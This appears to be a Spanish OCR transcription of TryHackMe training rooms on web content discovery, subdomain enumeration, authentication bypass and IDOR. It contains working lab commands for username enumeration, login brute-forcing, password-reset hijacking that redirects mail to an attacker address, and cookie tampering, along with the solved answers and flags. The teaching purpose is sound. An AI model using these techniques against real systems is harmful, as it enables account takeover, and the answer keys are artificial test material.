- Tarea 3 Descubrimiento manual - Favicon
- Tarea 4 Descubrimiento manual: Sitemap.xml
- Tarea 5 Descubrimiento manual: encabezados HTTP
- Tarea 6 Descubrimiento manual: pila de marco
- Tarea 7 OSINT - Hackeo de Google / Dorking
- Tarea 8 OSINT - Wappalyzer
- Tarea 9 OSINT - Wayback Machine
- Tarea 10 OSINT-GitHub
- Tarea 11 OSINT - Depósitos S3
- Tarea 12 Descubrimiento automatizado

¿Qué es el descubrimiento automatizado?
El descubrimiento automatizado es el proceso de utilizar herramientas para descubrir contenido en lugar de hacerlo manualmente. Este proceso está automatizado ya que normalmente contiene cientos, miles o incluso millones de solicitudes a un servidor web. Estas solicitudes verifican si existe un archivo o directorio en un sitio web, lo que nos brinda acceso a recursos que antes no sabíamos que existían. Este proceso es posible mediante el uso de un recurso llamado listas de palabras.

¿Qué son las listas de palabras?
Las listas de palabras son sólo archivos de texto que contienen una larga lista de palabras de uso común; pueden cubrir muchos casos de uso diferentes. Por ejemplo, una lista de palabras de contraseñas incluiría las contraseñas utilizadas con más frecuencia, mientras que en nuestro caso buscamos contenido, por lo que necesitaríamos una lista que contenga los nombres de directorios y archivos más utilizados. Un excelente recurso para listas de palabras que está preinstalado en THM AttackBox es https://github.com/danielmiessler/SecLists , curado por Daniel Miessler.

Herramientas de automatización
Aunque hay muchas herramientas de descubrimiento de contenido diferentes disponibles, todas con sus características y fallas, cubriremos tres que están preinstaladas en nuestra caja de ataque: ffuf, dirb y gobuster.

En AttackBox, ejecute los siguientes tres comandos, dirigiéndose al sitio web de soporte de TI de Acme y vea qué resultados obtiene.

Usando ffuff:

ufff
```
user@machine$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://MACHINE_IP/FUZZ
```

Usando directorio:

dirb
```
user@machine$ dirb http://MACHINE_IP/ /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```

Usando Gobuster :

gobuster
```
user@machine$ gobuster dir --url http://MACHINE_IP/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```

Utilizando los resultados de los comandos anteriores, responda las siguientes preguntas:

Responda las siguientes preguntas

¿Cuál es el nombre del directorio que comienza con "/mo...." que se descubrió?

/monthly | Respuesta correcta | Pista

¿Cuál es el nombre del archivo de registro que se descubrió?

/development.log | Respuesta correcta

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

2166

Enumeración de subdominios

Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

La enumeración de subdominios es el proceso de encontrar subdominios válidos para un dominio, pero ¿por qué hacemos esto? Hacemos esto para ampliar nuestra superficie de ataque e intentar descubrir más puntos potenciales de vulnerabilidad.

Iniciar máquina

Exploraremos tres métodos diferentes de enumeración de subdominios: fuerza bruta, OSINT (inteligencia de código abierto) y host virtual.

Inicie la máquina y luego pase a la siguiente tarea.

Responda las siguientes preguntas

¿Qué es un método de enumeración de subdominios que comienza con B?

Brute Force — Respuesta correcta

¿Qué es un método de enumeración de subdominios que comienza con O?

OSINT — Respuesta correcta

¿Qué es un método de enumeración de subdominios que comienza con V?

Virtual Host — Respuesta correcta

Tarea 2 OSINT - Certificados SSL/TLS

Tarea 3 OSINT - Motores de búsqueda

Tarea 4 Fuerza bruta DNS

Tarea 5 OSINT - Sublista3r

Tarea 6 Anfitriones virtuales

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 99657 usuarios aquí y esta sala tiene 861 días.

2166

Enumeración de subdominios

Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

Tarea 2 OSINT - Certificados SSL/TLS

Certificados SSL/TLS

Cuando una CA (Autoridad certificadora) crea un certificado SSL/TLS (Capa de sockets seguros/Seguridad de la capa de transporte) para un dominio, las CA participan en lo que se denomina "registros de transparencia de certificados (CT)". Estos son registros de acceso público de cada certificado SSL/TLS creado para un nombre de dominio. El objetivo de los registros de transparencia de certificados es impedir el uso de certificados maliciosos y creados accidentalmente. Podemos utilizar este servicio a nuestro favor para descubrir subdominios que pertenecen a un dominio; sitios como https://crt.sh y https://ui.ctsearch.entrust.com/ui/ctsearchui ofrecen una base de datos de certificados con capacidad de búsqueda que muestra los certificados actuales. y resultados históricos.

Vaya a crt.sh y busque el nombre de dominio **tryhackme.com** , busque la entrada que se registró el **26 de diciembre de 2020** e ingrese el dominio a continuación para responder la pregunta.

Responda las siguientes preguntas

¿Qué dominio se inició sesión en crt.sh el 26/12/2020?

store.tryhackme.com

Respuesta correcta

Tarea 3 OSINT - Motores de búsqueda

Tarea 4 Fuerza bruta DNS

Tarea 5 OSINT - Sublista3r

Tarea 6 Anfitriones virtuales

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 99657 usuarios aquí y esta sala tiene 861 días.

2166

Enumeración de subdominios

Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

Tarea 2 OSINT - Certificados SSL/TLS

Tarea 3 OSINT - Motores de búsqueda

Los motores de búsqueda

Los motores de búsqueda contienen billones de enlaces a más de mil millones de sitios web, lo que puede ser un excelente recurso para encontrar nuevos subdominios. El uso de métodos de búsqueda avanzada en sitios web como Google, como el filtro site:, puede limitar los resultados de la búsqueda. Por ejemplo, "-sitio:www.dominio.com sitio:*.dominio.com" solo contendrá resultados que conduzcan al nombre de dominio dominio.com pero excluirá cualquier enlace a www.dominio.com; por lo tanto, nos muestra sólo nombres de subdominios pertenecientes al dominio.com.

Vaya a Google y utilice el término de búsqueda **-site:www.tryhackme.com site:*.tryhackme.com** , que debería revelar un subdominio para tryhackme.com; use ese subdominio para responder la siguiente pregunta.

Responda las siguientes preguntas

¿Cuál es el subdominio TryHackMe que comienza con **S** descubierto utilizando la búsqueda de Google anterior?

store.tryhackme.com

Respuesta correcta

Tarea 4 Fuerza bruta DNS

Tarea 5 OSINT - Sublista3r

Tarea 6 Anfitriones virtuales

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 99657 usuarios aquí y esta sala tiene 861 días.

2166

Enumeración de subdominios

Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

Tarea 2 OSINT - Certificados SSL/TLS

Tarea 3 OSINT - Motores de búsqueda

Tarea 4 Fuerza bruta DNS

La enumeración Bruteforce DNS (Sistema de nombres de dominio) es el método para probar decenas, cientos, miles o incluso millones de posibles subdominios diferentes de una lista predefinida de subdominios de uso común. Debido a que este método requiere muchas solicitudes, lo automatizamos con herramientas para agilizar el proceso. En este caso, utilizamos una herramienta llamada dnsrecon para realizar esto. Haga clic en el botón "Ver sitio" para abrir el sitio estático, presione el botón "Ejecutar solicitud de reconstrucción de DNS" para iniciar la simulación y luego responda la siguiente pregunta.

Ver sitio

Responda las siguientes preguntas

¿Cuál es el primer subdominio encontrado con la herramienta dnsrecon?

api.acmeitsupport.thm

Respuesta correcta

Tarea 5 OSINT - Sublista3r

Tarea 6 Anfitriones virtuales

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 99657 usuarios aquí y esta sala tiene 861 días.

2166

Enumeración de subdominios

Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

Tarea 2 OSINT - Certificados SSL/TLS

Tarea 3 OSINT - Motores de búsqueda

Tarea 4 Fuerza bruta DNS

Tarea 5 OSINT - Sublista3r

Automatización usando Sublist3r

Para acelerar el proceso de descubrimiento de subdominios OSINT , podemos automatizar los métodos anteriores con la ayuda de herramientas como Sublist3r , hacer clic en el botón "Ver sitio" para abrir el sitio estático y ejecutar la simulación sublist3r para descubrir un nuevo subdominio que ayudará responde a la pregunta de abajo.

Ver sitio

Responda las siguientes preguntas

¿Cuál es el primer subdominio descubierto por sublist3r?

web55.acmeitsupport.thm

Respuesta correcta

Tarea 6 Anfitriones virtuales

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 99657 usuarios aquí y esta sala tiene 861 días.

2166

Enumeración de subdominios

Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

Tarea 2 OSINT - Certificados SSL/TLS

Tarea 3 OSINT - Motores de búsqueda

Tarea 4 Fuerza bruta DNS

Tarea 5 OSINT - Sublista3r

Tarea 6 Anfitriones virtuales

Algunos subdominios no siempre están alojados en resultados DNS de acceso público , como versiones de desarrollo de una aplicación web o portales de administración. En su lugar, el registro DNS podría mantenerse en un servidor DNS privado o grabarse en las máquinas del desarrollador en su archivo /etc/hosts (o archivo c:\windows\system32\drivers\etc\hosts para usuarios de Windows) que asigna nombres de dominio a Direcciones IP.

Debido a que los servidores web pueden alojar varios sitios web desde un servidor cuando un cliente solicita un sitio web, el servidor sabe qué sitio web desea el cliente en el encabezado **Host** . Podemos utilizar este encabezado de host haciéndole cambios y monitoreando la respuesta para ver si hemos descubierto un nuevo sitio web.

Al igual que con DNS Bruteforce, podemos automatizar este proceso utilizando una lista de palabras de subdominios de uso común.

Inicie un AttackBox y luego pruebe el siguiente comando en la máquina de soporte de TI de Acme para intentar descubrir un nuevo subdominio.

puf

```
user@machine$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u
http://MACHINE_IP
```

El comando anterior usa el modificador **-w** para especificar la lista de palabras que vamos a usar. El modificador **-H** agrega/edita un encabezado (en este caso, el encabezado Host), tenemos la palabra clave **FUZZ** en el espacio donde normalmente iría un subdominio, y aquí es donde probaremos todas las opciones de la lista de palabras.

Debido a que el comando anterior siempre producirá un resultado válido, debemos filtrar la salida. Podemos hacer esto usando el resultado del tamaño de página con el modificador **-fs** . Edite el siguiente comando reemplazando {tamaño} con el valor de tamaño más frecuente del resultado anterior y pruébelo en AttackBox.

puf

```
user@machine$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u
http://MACHINE_IP -fs {size}
```

Este comando tiene una sintaxis similar al primero, aparte del modificador **-fs** , que le dice a ffuf que ignore cualquier resultado que tenga el tamaño especificado.

El comando anterior debería haber revelado dos resultados positivos que no habíamos encontrado antes.

Responda las siguientes preguntas

¿Cuál es el primer subdominio descubierto?

delta — Respuesta correcta

¿Cuál es el segundo subdominio descubierto?

yellow — Respuesta correcta

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 99657 usuarios aquí y esta sala tiene 861 días.

2938

Omisión de autenticación

Aprenda cómo anular los inicios de sesión y otros mecanismos de autenticación para permitirle el acceso a áreas no permitidas.

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

En esta sala, aprenderemos sobre las diferentes formas en que se pueden eludir, anular o romper los métodos de autenticación de sitios web. Estas vulnerabilidades pueden ser algunas de las más críticas, ya que a menudo terminan en filtraciones de datos personales de los clientes.

Iniciar máquina

Inicie la máquina y luego continúe con la siguiente tarea.

Responda las siguientes preguntas

He puesto en marcha la máquina.

No se necesita respuesta

Pregunta hecha

Tarea 2 Enumeración de nombre de usuario

Tarea 3 Fuerza bruta

Tarea 4 Fallo de lógica

Tarea 5 Manipulación de cookies

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 97983 usuarios aquí y esta sala tiene 877 días.

2938

Omisión de autenticación

Aprenda cómo anular los inicios de sesión y otros mecanismos de autenticación para permitirle el acceso a áreas no permitidas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve

Tarea 2 Enumeración de nombre de usuario

Un ejercicio útil para completar al intentar encontrar vulnerabilidades de autenticación es crear una lista de nombres de usuario válidos, que usaremos más adelante en otras tareas.

Los mensajes de error del sitio web son excelentes recursos para recopilar esta información y crear nuestra lista de nombres de usuario válidos. Tenemos un formulario para crear una nueva cuenta de usuario si vamos a la página de registro del sitio web de soporte de TI de Acme (http://MACHINE_IP/customers/signup).

Si intenta ingresar el nombre de usuario **admin** y completa los otros campos del formulario con información falsa, verá que aparece el error **Ya existe una cuenta con este nombre de usuario** . Podemos utilizar la existencia de este mensaje de error para generar una lista de nombres de usuario válidos que ya están registrados en el sistema utilizando la herramienta ffuf a continuación. La herramienta ffuf utiliza una lista de nombres de usuario de uso común para verificar si hay coincidencias.

Enumeración de nombres de usuario con ffuf

```
user@tryhackme$ ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d
"username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u
http://MACHINE_IP/customers/signup  mr "username already exists"
```

En el ejemplo anterior, el `-w` argumento selecciona la ubicación del archivo en la computadora que contiene la lista de nombres de usuario que vamos a verificar. El `-X` argumento especifica el método de solicitud; esta será una solicitud GET de forma predeterminada, pero en nuestro ejemplo es una solicitud POST. El `-d` argumento especifica los datos que vamos a enviar. En nuestro ejemplo, tenemos los campos nombre de usuario, correo electrónico, contraseña y contraseña. Hemos establecido el valor del nombre de usuario en **FUZZ** . En la herramienta ffuf, la palabra clave FUZZ significa dónde se insertarán los contenidos de nuestra lista de palabras en la solicitud. El `-H` argumento se utiliza para agregar encabezados adicionales a la solicitud. En este caso, estamos configurando para `Content-Type` que el servidor web sepa que estamos enviando datos del formulario. El `-u` argumento especifica la URL a la que realizamos la solicitud y, finalmente, el `-mr` argumento es el texto de la página que buscamos para validar que hemos encontrado un nombre de usuario válido.

La herramienta ffuf y la lista de palabras vienen preinstaladas en **AttackBox** o se pueden instalar localmente descargándolas desde https://github.com/ffuf/ffuf .

Cree un archivo llamado valid_usernames.txt y agregue los nombres de usuario que encontró usando ffuf; estos se utilizarán en la Tarea 3.

Responda las preguntas a continuación.

Responda las siguientes preguntas

¿Cuál es el nombre de usuario que comienza con si***?

simon — Respuesta correcta

¿Cuál es el nombre de usuario que comienza con st***?

steve — Respuesta correcta

¿Cuál es el nombre de usuario que comienza con ro****?

robert — Respuesta correcta

Tarea 3 Fuerza bruta

Tarea 4 Fallo de lógica

Tarea 5 Manipulación de cookies

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 97983 usuarios aquí y esta sala tiene 877 días.

2938

Omisión de autenticación

Aprenda cómo anular los inicios de sesión y otros mecanismos de autenticación para permitirle el acceso a áreas no permitidas.

100%

Tarea 1 Breve

Tarea 2 Enumeración de nombre de usuario

Tarea 3 Fuerza bruta

Usando el archivo valid_usernames.txt que generamos en la tarea anterior, ahora podemos usarlo para intentar un ataque de fuerza bruta en la página de inicio de sesión (http://MACHINE_IP/customers/login).
Nota: Si creó su archivo valid_usernames canalizando la salida directamente desde ffuf, puede tener dificultades con esta tarea. Limpie sus datos o copie solo los nombres en un archivo nuevo.

Un ataque de fuerza bruta es un proceso automatizado que prueba una lista de contraseñas de uso común con un único nombre de usuario o, como en nuestro caso, con una lista de nombres de usuario.

Al ejecutar este comando, asegúrese de que la terminal esté en el mismo directorio que el archivo valid_usernames.txt.

Fuerza bruta con ffuf

```
user@tryhackme$ ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/login -fc 200
```

Este comando ffuf es un poco diferente al anterior en la Tarea 2. Anteriormente usamos la palabra clave **FUZZ** para seleccionar en qué parte de la solicitud se insertarían los datos de las listas de palabras, pero debido a que estamos usando varias listas de palabras, tenemos que especificar nuestra propia palabra clave FUZZ. En este caso, hemos elegido `W1` para nuestra lista de nombres de usuario válidos y `W2` para la lista de contraseñas que probaremos. Las múltiples listas de palabras se especifican nuevamente con el `-w` argumento pero separadas por una coma. Para una coincidencia positiva, usamos el `-fc` argumento para verificar si hay un código de estado HTTP distinto de 200.

Al ejecutar el comando anterior se encontrará una única combinación funcional de nombre de usuario y contraseña que responde a la siguiente pregunta.

Responda las siguientes preguntas

¿Cuál es el nombre de usuario y contraseña válidos (formato: nombre de usuario/contraseña)?

steve/thunder

Respuesta correcta

Tarea 4 Fallo de lógica

Tarea 5 Manipulación de cookies

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 97983 usuarios aquí y esta sala tiene 877 días.

2938

Omisión de autenticación

Aprenda cómo anular los inicios de sesión y otros mecanismos de autenticación para permitirle el acceso a áreas no permitidas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve


Tarea 2 Enumeración de nombre de usuario

Tarea 3 Fuerza bruta

Tarea 4 Fallo de lógica

¿Qué es un defecto lógico?

A veces los procesos de autenticación contienen fallas lógicas. Una falla lógica ocurre cuando un pirata informático omite, elude o manipula la ruta lógica típica de una aplicación. Pueden existir fallas lógicas en cualquier área de un sitio web, pero en este caso nos concentraremos en ejemplos relacionados con la autenticación.



Ejemplo de falla lógica

El siguiente ejemplo de código simulado verifica si el inicio de la ruta que visita el cliente comienza con /admin y, de ser así, se realizan más comprobaciones para ver si el cliente es, de hecho, un administrador. Si la página no comienza con /admin, la página se muestra al cliente.


```
if( url.substr(0,6) === '/admin') {
    # Code to check user is an admin
} else {
    # View Page
}
```

Debido a que el ejemplo de código PHP anterior utiliza tres signos iguales (===), busca una coincidencia exacta en la cadena, incluida la misma letra mayúscula. El código presenta una falla lógica porque a un usuario no autenticado que solicite **/adMin** no se le verificarán sus privilegios ni se le mostrará la página, evitando por completo las verificaciones de autenticación.

Defecto lógico práctico

Vamos a examinar la función **Restablecer contraseña** del sitio web de soporte de TI de Acme (http://MACHINE_IP/customers/reset). Vemos un formulario que solicita la dirección de correo electrónico asociada con la cuenta en la que deseamos realizar el restablecimiento de contraseña. Si ingresa un correo electrónico no válido, recibirá el mensaje de error " **Cuenta no encontrada en la dirección de correo electrónico proporcionada** ".

Para fines de demostración, utilizaremos la dirección de correo electrónico robert@acmeitsupport.thm, que es aceptada. Luego se nos presenta la siguiente etapa del formulario, que solicita el nombre de usuario asociado con esta dirección de correo electrónico de inicio de sesión. Si ingresamos robert como nombre de usuario y presionamos el botón Verificar nombre de usuario, se le presentará un mensaje de confirmación de que se enviará un correo electrónico para restablecer la contraseña a robert@acmeitsupport.thm.



En esta etapa, es posible que se pregunte cuál podría ser la vulnerabilidad en esta aplicación, ya que debe conocer tanto el correo electrónico como el nombre de usuario y luego el enlace de la contraseña se envía a la dirección de correo electrónico del propietario de la cuenta.

Este tutorial requerirá ejecutar las dos solicitudes Curl siguientes en AttackBox, que se pueden abrir usando el botón azul de arriba.

En el segundo paso del proceso de restablecimiento de correo electrónico, el nombre de usuario se envía en un campo POST al servidor web y la dirección de correo electrónico se envía en la solicitud de cadena de consulta como un campo GET.

Ilustremos esto usando la herramienta curl para realizar manualmente la solicitud al servidor web.

Solicitud de rizo 1:

```
user@tryhackme$ curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```


Usamos la `-H` bandera para agregar un encabezado adicional a la solicitud. En este caso, configuramos el `Content-type` valor en `application/x-www-form-urlencoded` , lo que le permite al servidor web saber que estamos enviando datos del formulario para que comprenda adecuadamente nuestra solicitud.

En la aplicación, la cuenta de usuario se recupera utilizando la cadena de consulta, pero más adelante, en la lógica de la aplicación, el correo electrónico de restablecimiento de contraseña se envía utilizando los datos que se encuentran en la variable PHP `$_REQUEST` .

La variable PHP `$_REQUEST` es una matriz que contiene datos recibidos de la cadena de consulta y datos POST. Si se utiliza el mismo nombre de clave tanto para la cadena de consulta como para los datos POST, la lógica de la aplicación para esta variable favorece los campos de datos POST en lugar de la cadena de consulta, por lo que si agregamos otro parámetro al formulario POST, podemos controlar dónde se restablece la contraseña. el correo electrónico se entrega.

Solicitud de rizo 2:

```
user@tryhackme$ curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
```



Para el siguiente paso, deberá crear una cuenta en la sección de clientes de soporte de TI de Acme; al hacerlo, obtendrá una dirección de correo electrónico única que puede usarse para crear tickets de soporte. La dirección de correo electrónico tiene el formato `{username}` **@customer.acmeitsupport.thm.**

Ahora vuelva a ejecutar **Curl Request 2** pero con su @acmeitsupport.thm en el campo de correo electrónico, tendrá un ticket creado en su cuenta que contiene un enlace para iniciar sesión como Robert. Al utilizar la cuenta de Robert, puede ver sus tickets de soporte y revelar una bandera.

Solicitud de Curl 2 (pero usando su cuenta @acmeitsupport.thm):

```
user@tryhackme:~$ curl 'http://MACHINE_IP/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmeitsupport.thm'
```

Responda las siguientes preguntas

¿Cuál es la bandera del ticket de soporte de Robert?

THM{AUTH_BYPASS_COMPLETE} | Respuesta correcta

Tarea 5 Manipulación de cookies

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 97983 usuarios aquí y esta sala tiene 877 días.

2938

Omisión de autenticación

Aprenda cómo anular los inicios de sesión y otros mecanismos de autenticación para permitirle el acceso a áreas no permitidas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Breve

Tarea 2 Enumeración de nombre de usuario

Tarea 3 Fuerza bruta

Tarea 4 Fallo de lógica

Tarea 5 Manipulación de cookies

Examinar y editar las cookies configuradas por el servidor web durante su sesión en línea puede tener múltiples resultados, como acceso no autenticado, acceso a la cuenta de otro usuario o privilegios elevados. Si necesita un repaso sobre las cookies, consulte la sala HTTP en detalle en la tarea 6.

Texto sin formato

El contenido de algunas cookies puede estar en texto plano y es obvio lo que hacen. Tomemos, por ejemplo, si estas fueran las cookies configuradas después de un inicio de sesión exitoso:

Establecer cookie: logged_in=true; Edad máxima = 3600; Ruta=/

Establecer-Cookie: admin=false; Edad máxima = 3600; Ruta=/

Vemos una cookie (logged_in), que parece controlar si el usuario ha iniciado sesión actualmente o no, y otra (admin), que controla si el visitante tiene privilegios de administrador. Usando esta lógica, si cambiamos el contenido de las cookies y hacemos una solicitud, podremos cambiar nuestros privilegios.

Primero, comenzaremos simplemente solicitando la página de destino:

Solicitud de rizo 1

```
user@tryhackme$ curl http://MACHINE_IP/cookie-test
```

Podemos ver que nos devuelven un mensaje de: **No iniciado sesión**

Ahora enviaremos otra solicitud con la cookie logged_in configurada como verdadera y la cookie de administración configurada como falsa:

Solicitud de rizo 2

```
user@tryhackme$ curl -H "Cookie: logged_in=true; admin=false" http://MACHINE_IP/cookie-test
```

Nos da el mensaje: **Iniciado sesión como usuario**

Finalmente, enviaremos una última solicitud configurando la cookie logged_in y admin en verdadero:

Solicitud de rizo 3

```
user@tryhackme$ curl -H "Cookie: logged_in=true; admin=true" http://MACHINE_IP/cookie-test
```

Esto devuelve el resultado: **Iniciar sesión como administrador** , así como una bandera que puede usar para responder la primera pregunta.

hash

A veces, los valores de las cookies pueden parecer una larga cadena de caracteres aleatorios; estos se denominan hashes y son una representación irreversible del texto original. Aquí hay algunos ejemplos que puede encontrar:

Cadena original	Método hash	Producción
1	md5	c4ca4238a0b923820dcc509a6f75849b
1	sha-256	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
1	sha-512	4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a
1	sha1	356a192b7913b04c54574d18c28d46e6395428ab

Puede ver en la tabla anterior que la salida hash de la misma cadena de entrada puede diferir significativamente según el método hash utilizado. Aunque el hash es irreversible, se produce el mismo resultado cada vez, lo cual nos resulta útil ya que servicios como https://crackstation.net/ mantienen bases de datos de miles de millones de hashes y sus cadenas originales.

Codificación

La codificación es similar al hash en el sentido de que crea lo que parecería ser una cadena de texto aleatoria, pero, de hecho, la codificación es reversible. Entonces surge la pregunta: ¿cuál es el punto de codificar? La codificación nos permite convertir datos binarios en texto legible por humanos que se puede transmitir de manera fácil y segura a través de medios que solo admiten caracteres ASCII de texto sin formato.

Los tipos de codificación comunes son base32, que convierte datos binarios a los caracteres AZ y 2-7, y base64, que convierte utilizando los caracteres az, AZ, 0-9,+, / y el signo igual para el relleno.

Tome los siguientes datos como ejemplo, establecidos por el servidor web al iniciar sesión:

Establecer cookies: sesión=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Edad máxima = 3600; Ruta=/

Esta cadena decodificada en base64 tiene el valor de **{"id":1,"admin": false}.** Luego podemos volver a codificarla en base64, pero en su lugar configuramos el valor de administrador en verdadero, lo que ahora nos da acceso de administrador.

Responda las siguientes preguntas

¿Cuál es la bandera al cambiar los valores de las cookies de texto sin formato?

THM{COOKIE_TAMPERING} — Respuesta correcta

¿Cuál es el valor del hash md5 3b2a1053e3270077456a79192070aa78?

463729 — Respuesta correcta — Pista

¿Cuál es el valor decodificado en base64 de VEhNe0JBU0U2NF9FTkNPRElOR30=?

THM{BASE64_ENCODING} — Respuesta correcta — Pista

Codifique el siguiente valor usando base64 {"id":1,"admin":true}

eyJpZCI6MSwiYWRtaW4iOnRydWV9 — Respuesta correcta — Pista

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 97983 usuarios aquí y esta sala tiene 877 días.

2416

SECO

Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es un IDOR?

En esta sala, aprenderá qué es una vulnerabilidad IDOR , cómo se ven, cómo encontrarlas y una tarea práctica que aprovecha un caso real.

¿Qué es un IDOR?

IDOR significa Insecure Direct Object Reference y es un tipo de vulnerabilidad de control de acceso.

Este tipo de vulnerabilidad puede ocurrir cuando un servidor web recibe información proporcionada por el usuario para recuperar objetos (archivos, datos, documentos), se ha depositado demasiada confianza en los datos de entrada y no se valida en el lado del servidor para confirmar la El objeto solicitado pertenece al usuario que lo solicita.

Responda las siguientes preguntas

¿Qué significa IDOR?

Insecure Direct Object Reference — Respuesta correcta

Tarea 2 Un ejemplo de IDOR

Tarea 3 Encontrar IDOR en ID codificados

Tarea 4 Encontrar IDOR en ID hash

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Tarea 6 ¿Dónde se encuentran los IDOR?

Tarea 7 Un ejemplo práctico de IDOR

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2416

SECO

